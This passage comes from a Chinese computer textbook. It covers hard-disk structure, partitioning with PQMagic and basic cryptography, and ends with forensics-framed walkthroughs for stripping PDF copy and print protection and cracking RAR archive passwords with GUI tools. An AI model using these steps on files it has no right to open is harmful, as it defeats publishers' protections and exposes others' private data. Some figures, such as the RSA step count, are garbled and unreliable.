  突发数据传输率（Burst data transfer rate），也称为外部传输率（External transfer rate）或接口传输率，即微机系统总线与硬盘缓冲区之间的数据传输率。突发数据传输率与硬盘接口类型和硬盘缓冲区容量大小有关。目前支持 ATA/100 的硬盘最快的传输速率能达到 100Mb/s。
  持续传输率（Sustained transfer rate），也称为内部传输率（Internal transfer rate），它反映硬盘缓冲区未用时的性能。内部传输率主要依赖硬盘的转速。
- **控制电路板** 电路板上面主要集成了用于调节硬盘盘片转速的主轴调速电路、控制磁头的磁头驱动与伺服电路、读写电路及控制与接口电路等。除了这些保证硬盘基本功能的基础电路以外，新式的硬盘上大多还有自己的专用电路，主要是提供 S.M.A.R.T.（自我监测、

分析和报告系统）的支持和各厂商自己开发的提高硬盘可靠性的技术在硬件上的支持。此外，电路板上还有一块类似于 BIOS 芯片作用的 ROM。其中固化的程序可以在硬盘加电以后自动执行启动主轴电机、初始化寻道、定位和自检等一系列初始化动作。另外，硬盘上也自带了一定数量的缓存，其作用在前面已经介绍过。硬盘的控制芯片负责数据的交换和处理，是硬盘的核心部件之一。

20.7.2 硬盘接口结构

硬盘的接口包括电源接口、数据接口和跳线三部分。

- 电源接口与主机电源相连，为硬盘工作提供动力。接口的形状呈梯形，可以防止插反。
- 数据接口由两列并列的针组成，是硬盘和主板控制器之间传输数据的接口。根据连接方式的不同，分成 EIDE 和 SCSI 两大类。EIDE 接口成本较低，速度也能满足普通用户的需求，大多数硬盘都使用它，主板上也集成了相应的 EIDE 控制器和两个 IDE 接口。SCSI 接口价格较高，但在传输速度和 CPU 占用率上有不小的优势，通常在网络服务器、图形工作站上使用。但是除了少数集成了 SCSI 控制器和接口的高端主板以外，通常都要另外接一块 SCSI 卡才能使用。数据线是连接硬盘和主板或 SCSI 卡的中介，根据接口的不同，数据线的种类也不同，但是看起来都是由许多细线并排组成的一条灰色的带子。数据线的一边都有一根红色的线，表示这根线是 1 线，将数据线插入数据接口时把这根红线对准电源接口的方向，就不会插反。不过现在的数据接口和数据线上都有防反插的设计，如果没有把数据线接头上的突起对准数据接口上的缺口，是插不进去的。普通的 IDE 数据线是 40 根，和 IDE 接口的 40 针一一对应，而支持 ATA/66 或者 ATA/100 的数据线有 80 根，多出来的 40 根作为地线使用，以屏蔽高速传输时相互间的干扰，不过整根线的宽度并没有增加，所以看起来每根线都细了不少。SCSI 接口的针数较 IDE 接口多，所以数据线也要宽不少。
- 跳线是用来对硬盘的状态进行设置的。IDE 接口的硬盘分为主盘或从盘两种状态，一条数据线上能同时接一主一从两个设备，必须通过跳线进行正确的设置，否则这条数据线上的两个设备都不能正常工作。

面板也就是硬盘的固定盖板。它和底板结合，连接成一个整体，保证了中间盘片和其他部分的正常运作，同时上面标注了硬盘的厂商、产地、转速、容量和跳线的设置方法等重要信息。

硬盘的内部结构主要指密封腔以内的部分，由盘头组件、固定面板、接口和其他附件组成。

- **盘头组件（HAD）**

  盘头组件是硬盘的核心部分，数据的最终存取由它直接负责。盘头组件包括盘片、主轴驱动机构、浮动磁头组件、磁头驱动机构和前驱控制电路等。这些部分全部都密封在一个密封腔内。

  硬盘在没有工作时，磁头停放在盘片最内圈的起停区，当硬盘通电开始工作后，先在固化 ROM 的指挥下进行一系列的初始化工作，完成以后再启动主轴电机高速旋转，磁头驱动机构则将悬浮的磁头置于盘片表面的 0 道处，等接收到主机的指令后再进行定位、读取数据、解码等一系列工作，最后通过接口线路反馈给主机。遇到因正常关机或突发事件断电时，反力矩弹簧会将磁头自动移回起停区内，防止划伤盘片。

◆ **盘片和主轴组件**

盘片和主轴组件是两个紧密相连的部分。盘片是一个圆形的薄片，上面涂了一层磁性材料以记录数据。除了 IBM 最新的 75GXP 系列采用了玻璃盘片以外，大多数硬盘都采用金属盘片。各大硬盘生产厂家都致力于使用新技术来提高盘片上数据记录的密度，使磁头在盘片上移动相同的距离时能读取更多的数据。

一个硬盘内通常放有几张盘片，它们共同连接在主轴上。主轴由主轴电机驱动带动盘片高速旋转。旋转速度越快，磁头在相同时间内相对盘片移动的距离就越大，也就能读取更多的信息。但随着转速的提高，传统滚珠轴承电机磨损加剧、发热过高、噪声加大等种种弊病就暴露无遗了。各大硬盘厂商纷纷改用以油膜代替滚珠的液体轴承电机，不但可以减小发热和噪声，而且增加了主轴组件的抗震能力，延长了使用寿命。所以液体轴承电机得以大行其道，现在的高速硬盘几乎全部用它做主轴驱动电机。

◆ **浮动磁头组件**

浮动磁头组件由读写磁头、传动手臂和传动轴三部分组成。在盘片高速旋转时，传动手臂以传动轴为圆心带动前端的读写磁头在盘片旋转的垂直反方向上移动，磁头感应盘片上的磁信号来读取数据或改变磁性涂料的磁性以达到写入信息的目的。读写磁头实际上是由集成的多个磁头组成的，和盘片并没有直接的接触，不过与盘片之间的距离只有 0.1～0.3μm，一旦受到震荡就会和盘片相撞，产生严重的后果。所以运转中的硬盘非常脆弱，绝对不能受到任何碰撞。

◆ **磁头驱动机构**

由磁头驱动小车、电机和防震机构组成。其作用是对磁头进行驱动和高精度的定位，使磁头能迅速、准确地在指定的磁道上进行读写。现在的硬盘所使用的磁头驱动机构中已经淘汰了老式的步进电机和力矩电机，以速度更快、安全性更高的音圈电机取而代之，获得更高的平均无故障时间和更低的寻道时间。

◆ **前驱控制电路**

密封在屏蔽腔体内的放大线路，主要作用是控制磁头的感应信号、主轴电机调速、驱动磁头和伺服定位等。

20.7.3 PQMagic 与硬盘结构

为了更深刻地了解硬盘的构造理论，这里使用 PQMagic 软件对硬盘进行深入分析。Partition Magic（PQMagic）硬盘动态分区大师是 PowerQuest 公司编制的一套非常流行的软件，该软件既有在 DOS 环境下运行的版本，也有在 Windows 2000/XP 环境下运行的版本，文件系统除含有 FAT16 和 FAT32 格式外，还包含了 Windows NT 的 NTFS 格式、Linux 的 EXT2 格式及 OS/2 的 HPFS 高性能文件系统格式等。更为可贵的是，该软件具有独一无二的功能——硬盘动态分区，在不破坏原有数据的基础上，可以任意调节各分区的大小，彻底解决安装软件时磁盘容量不够的问题。通常，如果想要在不损坏硬盘数据的情况下缩小某个分区的容量，或者把分区由 NTFS 文件系统转换成 FAT 文件系统，首先想到的就是 PowerQuest 公司的 PQMagic。此外，PQMagic 还有许多巧妙的功能，如对特定的硬盘分区进行隐藏，这一点对于保护公共计算机上的私人重要信息具有特殊意义，还有磁盘分析和纠错等。

PQMagic 软件有两种版本，一个为光盘启动版，可以直接从光盘启动查看硬盘的情况；另外

一个是 Windows 安装版，需要在 Windows 界面下安装。这里出于演示的目的使用了后一个版本。光盘启动版和 Windows 安装版的界面和功能区别不大，读者可以参考使用。

step 1 安装 PQMagic 软件，按照提示进行即可，如图 20.71 所示。

图 20.71 安装 PQMagic

step 2 双击 PQMagic 的图标，打开 PQMagic 程序，如图 20.72 所示。




图 20.72 PQMagic 界面

step 3 从图 20.72 中可以看到当前硬盘的分区情况，整个硬盘从逻辑上被分为两个区，C 盘和 D 盘。分析硬盘的目的是查看硬盘当前逻辑分区的具体情况，这里可以使用 PQMagic 提供的工具查看。单击磁盘分区，这里选取 C 盘，单击鼠标右键，从弹出的快捷菜单中选择“属性”命令，如图 20.73 所示。

step 4 PQMagic 的另外一个主要功能是对硬盘分区的调整操作，可以将硬盘的分区进行合并、分割及检查当前硬盘的错误等。假设需要对 D 盘的空间大小进行调整，首先选择 D 盘，单击鼠标右键，从弹出的快捷菜单中选择“调整容量/移动”命令，打开如图 20.74 所示的对话框。




图 20.73 查看分区的具体参数




图 20.74 调整容量/移动

step 5 在“自由空间之前”文本框中输入需要调整的空间大小的数字，也可以直接单击上下箭头按钮来实现。单击“确定”按钮，PQMagic 会生成一个待执行的操作，如图 20.75 所示。




图 20.75 待执行的调整空间操作

step 6 单击“应用”按钮后即可执行，这一步骤需要重新启动计算机。

任何对硬盘操作的过程都会对硬盘内的数据带来不安全的影响，硬盘空间调整当然也不例外。在进行分区容量大小调整之前，最好先对需要调整容量大小的分区做备份，以便在操作失败后能够顺利地恢复丢失的数据，确保数据的绝对安全。

20.8 加密与解密

古往今来，通信中的安全保密问题一直受到广泛关注。历史上，交战双方在通信安全、保密和密码破译方面的优势均被认为是取得战争胜利的关键因素之一。而今，人类已进入信息化时代，现代通信涉及各行各业，信息安全已成为人人都关心的事情，这使密码学揭去了神秘的面纱，为更广泛的领域和大众服务。

20.8.1 密码体制

密码体制从原理上可分为两大类，即单钥密码体制和双钥密码体制。

单钥密码体制是指信息的发送方和接收方共享一把密钥。在现代网络通信条件下，该体制的一个关键问题是如何将密钥安全可靠地分配给通信的对方，并进行密钥管理。

单钥密码体制在实际应用中除了要设计出满足安全性要求的加密算法外，还必须解决好密码的产生、分配、传输、存储和销毁等多方面问题。因为通信对象的多元性导致了一个用户必须拥有多个不同对象的密钥，方可安全可靠地进行通信。

双钥密码体制，又称公钥密码体制，其最大特点是采用两个密钥，将加密、解密分开。在双钥体制下，每个用户都拥有两把密钥，一个公开，另一个自己专用。当使用用户专用密钥加密，而用该用户公开密钥解密时，则可实现一个被加密的消息可由多个用户解读；当使用用户公开密钥加密，而由该用户专用密钥解密时，则可实现传输的信息只被一个用户解读。前者常被用于数字签名，后者则常用于保密通信。

双钥密码体制的上述特征，完全建立在加密算法的函数单向性，即求逆的困难性上。

20.8.2 算法的分类

现代加密算法吸收了一些古典密码算法的优点。流密码作为一个十分诱人的加密机制，一直被人们所关注。混沌理论在密码学上的应用，目前只是由于其在数学上难以突破，一时还未有十分成功的应用推出。量子密码还处于实验阶段。分组加密算法是近20年来最为活跃的加密手段之一，其算法有很多，最为著名的当属DES（Data Encryption Standard），该算法于1977年正式投入使用，一直到1998年，20多年来一直作为美国联邦信息处理标准。DES算法的出现是密码学史上的一个里程碑，因为以往的设计对密码体制及其设计细节都是严加保密的，而DES却将算法公开，任人测试、研究和分析，一直到20年后，才有报道说DES被破译了。

DES是一种对二进制数据进行加密的算法，数据分组长为64位，密钥长也为64位，经过16轮的迭代、乘积变换、压缩变换等，输出密文也为64位。DES算法的安全性完全依赖于其所用的密钥。

前苏联国家标准局采用的加密算法GOST亦是分组加密算法的典型代表。GOST算法针对64位明文输入，产生64位密文输出。所不同的是，GOST采用256位密钥，需经32轮加密变换才产生输出，因此GOST的抗攻击能力在某种程度上并不比DES差。

1992年推出的另一个分组加密算法IDEA（International Data Encryption Algorithm）是近年来提出的分组加密算法中较为成功的方案之一。该方案的核心是设计了一个乘法/加法非线性构件，通过8轮迭代，使明码信息更好地扩散和混淆。

在双钥密码体制中，最具代表性的算法当数RSA。从1979年公布至今，它一直是加密的主要算法之一。尽管该算法吸引了无数研究者，但在数学领域还未找到最佳破译方法。RSA算法的核心建立在两个足够长（100位十进制）的大素数基础上，如果以目前每秒运行100万步的计算资源来破译，大约需1023步，相当于1000年。因此，RSA算法在计算理论上仍然是十分安全的。由于RSA的加密/解密互为逆运算，因此该算法不仅可用于信息加密，也可用于数字签名认证。

其他的双钥密码体制，有些虽很著名，但已被破译，如背包体制；有些还处于研究和发展阶段，如椭圆曲线体制；有些密码体制在算法上与RSA有相似之处，破译的途径之一是大素数的分解，如Rabin和ElGamal体制等。

20.8.3 PDF破解密码实战

计算机取证过程需要分析很多取得的文档，这些文档的类型一般包括PDF文件、Word文件和压缩文件。为了查看这些文档，就需要使用合适的手段进行密码的破解，这里演示了如何破解PDF和WinRAR压缩文件的密码过程。

PDF是目前比较好的电子文档格式，得到了广泛的应用，成为许多出版商发行电子版的通用

格式。但在实际使用过程中，发现有许多出版商为了不同的目的，对 PDF 进行了加密，使 PDF 文档的打印、复制功能失效。下面就向各位介绍利用 Advanced PDF Password Recovery 破解 PDF 文档，使其可以被打印、复制。

step 1 运行安装好的 Advanced PDF Password Recovery 软件，在状态提示对话框中显示这是一个没有注册的版本，请单击工具栏中的钥匙图标按钮，输入注册码即可。软件的界面如图 20.76 所示。




图 20.76 Advanced PDF Password Recovery 软件

step 2 单击工具栏中的 Open 按钮，打开一个加密的 PDF 文档。如该文档是一个未加密的 PDF 文件，则提示“This Document is not encrypted”，如图 20.77 所示。

step 3 若文档是一个加密的 PDF 文件，则提示已经加密是否需要破解，回答“是”即可，如图 20.78 所示。然后弹出保存对话框，选择保存文件的位置和文件名。




图 20.77 未加密会自动提示




图 20.78 破解密码

step 4 这时在 Advanced PDF Password Recovery 的状态提示对话框中可以看到 Document successfully decrypted 信息。




图 20.79　成功破解密码

至此已成功地将有保护的 PDF 保护标志移去，接下来可以用相应的 PDF 文档阅读编辑工具打开上述文档，看一下是不是可以打印、复制了。

20.8.4　WinRAR 破解密码实战

下面是破解 WinRAR 压缩文件的步骤。

step 1　可以使用 RAR Password Cracker 软件将加密的 RAR 文件破解出来。首先安装该程序，双击安装程序，如图 20.80 所示。

step 2　单击 Next 按钮，同意 License 许可，单击 I Agree 按钮，如图 20.81 所示。

图 20.80　安装 RAR Password Cracker




图 20.81　同意 License 授权

step 3　确定安装目标的位置，这里使用默认目录，单击 Next 按钮，如图 20.82 所示。

step 4　接下来询问安装的程序组名称，使用默认设置，单击 Install 按钮开始安装，如图 20.83 所示。

step 5　完成后单击 Next 按钮，结束安装，如图 20.84 所示。

step 6　安装后运行程序里的 RAR Password Cracker Wizard 进行设置，首先选择 Create new project 单选项，如图 20.85 所示。




图 20.82 指定安装目录




图 20.83 指定程序组名称

图 20.84 安装过程




图 20.85 创建新项目

step 7 然后单击“下一步”按钮，看到如图 20.86 所示的对话框。

step 8 选择要破解的 RAR 文档，单击 Load RAR archive 按钮，如图 20.87 所示。




图 20.86 RAR Password Cracker 对话框

